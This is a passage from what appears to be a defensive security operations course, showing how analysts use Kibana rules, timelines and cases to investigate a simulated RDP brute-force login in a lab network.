


Figure 123: Deleting a rule using Bulk actions

The page will fade while the rule is removed from the ELK stack, then reappear with the rule no longer displayed.

Before importing our backed-up rule, let's close the alert we previously detected. We can click on the *Alerts* link on the navigation pane to the left, then select the checkbox next to the alert in the table. Once the alert is selected, we'll click the three dots icon to bring up the *More actions* submenu.




Figure 124: Closing an alert under "More actions"

To remove the alert from the listing, we'll click "Mark as closed", which changes the state of the alert to "Closed" and moves it to a different listing.

Returning to the Rules page, we can click the*Import rules* button at the upper right-hand corner of the interface. The below prompt appears in Kibana:




Figure 125: Import Rules dialog

We can select or drag the .ndjson file we downloaded before into this prompt, then import it into ELK with the *Import rule* button. After the page reloads, our rule will not only be imported, but also activated.

With our rule imported and reactivated, we can test its efficacy by rerunning the RDP Brute Force demo on attacker02. After our rule runs again, another RDP Brute Force alert will appear on the Alerts page.

We should note that rules do not have to be imported individually. Kibana supports importing numerous rules simultaneously, however, it requires some effort on the user's part.

To better understand this, let's consider a scenario in which we've exported two distinct rule files to local storage on our *attacker01* VM. One rule is rdp_brute.ndjson, while the other is new_user.ndjson. To import both rules simultaneously, we need to concatenate the separate .ndjson files into one using the cat command.

```
kali@attacker01:~/Downloads$  cat rdp_brute.ndjson new_user.ndjson >
compiled_rules.ndjson

kali@attacker01:~/Downloads$
```

Listing 676 - Concatenating two separate rule files into one

The output file compiled_rules.ndjson contains all of the data from the previously-separated files. When imported into Kibana, both rules will be created simultaneously.

Now that we understand the relationship between alerts and rules, we'll explore some follow-on investigative activities supported by the ELK stack.

18.2.2 Timelines and Cases

When alerts are generated by the ELK stack, our next step involves investigating the activity. We can do this using *Timelines*,[605] either creating them manually or having them created based on data from an alert.

Timelines enable searching across ELK data (as with Discovery), presenting the output in a tabular fashion. With a timeline, an analyst can review anomalous behavior and add queries that incorporate the anomaly with other fields to help identify the depth of suspicious activity.

We can find the Timelines page from the Security home page or any other sub-page. The link to Timelines is in the navigation pane on the left. Clicking this link takes us to the page shown below, which lists previously-saved timelines in a table.

[605] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/security/current/timelines-ui.html




Figure 126: Timelines home page

For now, there are no saved timelines, nor do we need to create a new one. Instead, we will turn our attention to the Alerts page. If an RDP Brute Force alert isn't already listed on this page, we'll browse to *attacker02* and select 'Demo: RDP Brute Force'.

To learn more about how timelines function, let's create one using the same RDP Brute Force alert that was detected in our ELK stack. We'll port all of the events to a timeline and use the Timeline interface to learn more about the attack.

To start, we'll click on the *Investigate in timeline* icon under the *Actions* column. Below is an example of the Timeline page populated with data from our alert:




Figure 127: Investigate in timeline

The Timeline page displays a pre-populated query and provides the results listed underneath. The query separates the source IP of “172.16.50.254” and the event code of “4625”, combined with an AND statement.




Figure 128: Timeline for RDP Brute Force

In our results, each failed authentication is for the user *Administrator* on the host *appsrv01* from “Mar 2, 2022 @ 15:05:54.471” to “Mar 2, 2022 @ 15:06:00.508”. With 100 authentication attempts in less than five seconds, we can assume this was the work of an automated tool rather than an actual user.

One question that isn’t answered by this timeline is whether or not the brute force attempt includes any successful authentications. With a small adjustment to our current timeline, we can find out.

To start, let’s expand our scope of time. The start time will remain the same. However, we’ll add a second to the end time to determine if a successful authentication occurred shortly after the last authentication failure. Our new end time is changed to “Mar 2, 2022 @ 15:06:01.508”. Next, we’ll adjust the filter for the timeline in the KQL field. The expanded query is shown below.

```
(event.code: 4625 or event.code : 4624) and host.hostname : "appsrv01"
```

Listing 677 - Expanded query for RDP Brute Force

This query adjustment makes a few assumptions, the first being that brute force activity ends after successful credentials are discovered. Second, we assume the activity will continue to come from the source IP we identified in the timeline and does not change. The final assumption is that successful authentication will occur on the same hostname we’ve identified in the traffic.

Now that we’ve edited our query, clicking *Refresh* will update the table of events at the bottom of the interface. The same Timeline page with our query modification highlighted is shown below.




Figure 129: Updated Timeline for RDP Brute Force

Although there's no tremendous change to the output on the page, we'll notice one additional row in the table at the bottom.

The most recent entry in the listing displays the following information:

__@timestamp__	message	event.category	event.action	host.name	source.ip	destination.ip	user.name
Mar 2, 2022 @ 15:06:00.521	An account was …	authentication	logged-in	appsrv01	172.16.50.254	--	Administrator

Table 25 - Successful authentication from RDP Brute Force

This latest development in our timeline confirms that, at the end of the RDP brute force attack, there *was* a successful authentication directly after the last authentication failure. It came from the same source IP, was targeted at the same host, and the same username was involved. By slightly adjusting our our timeline, we went beyond detecting anomalous activity to confirming a suspicious login.

Cases[697] are a way of organizing incidents in ELK. A case is created by one user (designated as a *reporter*), and other users can contribute to the case with comments or other artifacts. Artifacts include alerts as well as timelines associated with the incident.

There is no perfect way to draft an incident report. Many organizations develop their own reporting standards to adequately describe attacks.

Since we have identified the initial steps of what seems to be unauthorized access, we'll create a case using the timeline artifact with the brute force activity and successful login. The timeline will have to be saved in Kibana before it can be added to a case.

To save the timeline, we first have to give it a name. "Untitled timeline" is the default designation for newly-created timelines. To rename it, we can click on the small pencil icon to the right of "Untitled timeline". A window will prompt us for a title and description. The title field is empty, and

[697] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/security/current/cases-overview.html

the description is the placeholder UUID generated by Kibana when the timeline was created. Below is an example of this window in Kibana.




Figure 130: Name and Description of timeline

Our window includes a descriptive name in the title that helps identify what is taking place in the traffic. Though the description is optional, we'll add some details regarding our discovery of this activity.

After saving the timeline, first, the Title and Description will be updated on the screen. Next, the *Attach to case* button will be enabled on the right side. The updated Timeline page with the newlyenabled button is highlighted below.




Figure 131: Timeline with highlighted "Attach to case" button

Clicking this button provides the option to *Attach to new case*, which is what we'll do. The other option, *Attach to existing case*, is useful for adding artifacts related to an existing incident.

After we click *Attach to new case*, the *Create new case* page in Cases will be displayed. Similar to during rule creation, we can enter a name, tags, and description of our case. By default, a link to our saved timeline is inserted into the description.

Let's add some information to this page so that our case starts with meaningful context. Below is an example of how our case is written before being saved:




Figure 132: Creating a new case in Kibana

For the *Name* of our case, we'll use the date on which the incident began. One of the tags added to this case is "rdp-brute-force", but this isn't necessarily required. The description is based on the timeline that identified the activity, and includes the default link to the timeline we've used to create this new case. The *Case settings* and *External Connector Fields* do not need to be changed, so we can ignore them. We'll finish creating this case by clicking *Create case* at the bottom of the page.

When Kibana finishes creating the new case, we'll encounter the a page showing all the information we had entered for our case. An example case page is displayed below.




Figure 133: New case starting with RDP Brute Force timeline

This page shows the case reporter and participants listed on the right-hand side. Directly above, we'll find a toggle to "Sync alerts", which allows simultaneous control and closure of all alerts added to this case. On the center of the page is the series of events that have been added to our case, starting with our timeline. The text field underneath our timeline allows for additional comments to be made by other analysts tracking this case. We could add our RDP Brute Force alert to this case as well, which would append it below the timeline. Once the case is closed, that alert (and all other alerts) would be closed simultaneously.

Not only are cases great for organizing alerts associated with anomalous activity, but the timelines can be useful for expanding on alert detections and providing additional context. Other analysts reviewing data associated with the incident could provide their own artifacts that help illustrate any other activity which took place or additional notes missed by the initial reporter. Using such collaborative tools is key for security operations teams that take a collective approach to event investigation and analysis. Whether using ELK or any other SIEM, analysts need to be able to quickly identify suspicious activities within their network so that mitigation and clean-up can follow.

18.3 Wrapping Up

In this topic, we explored the combination of log and event management in the modern SIEM. We became well acquainted with the Elastic Stack, a project that has evolved into a useful SIEM product. We learned how to query for audit logs using KQL and how to find endpoint information with OSQuery. Finally, we defined rules to create alerts, building our analysis skills using timelines and cases for reporting and collaboration. In the next topic, we'll review artifacts from an incident and determine how we can use all of these tools to identify activity from beginning to end.

19 SIEM Part Two: Combining the Logs

In this Topic, we will cover a security incident over four phases in the following Learning Units:

- Web Server Initial Access
- Lateral Movement to Application Server
- Persistence and Privilege Escalation on the Application Server
- Performing Actions on the Domain Controller

Each learner moves at their own pace, but this Topic should take approximately 7 hours to complete.

At this point, we have discussed several auditing artifacts from various endpoints, reviewed the control mechanisms across operating systems, and discovered how they can be compromised with tools and techniques. We have also explored the use of a SIEM to automate discovery and enhance our investigative performance. In this module, we're going to apply all that we've learned to a simulated incident inspired by real-world findings.

This incident is conducted in four phases. For each phase, we'll isolate the activity using Discovery in ELK. Then, we'll use what we've learned to create rules that can identify the behavior if it were repeated. We should keep in mind that there are numerous methodologies for defense professionals to isolate and highlight anomalous activity in their network. The methods demonstrated in this Topic are just one option.

Our fictitious enterprise network is diagrammed below.

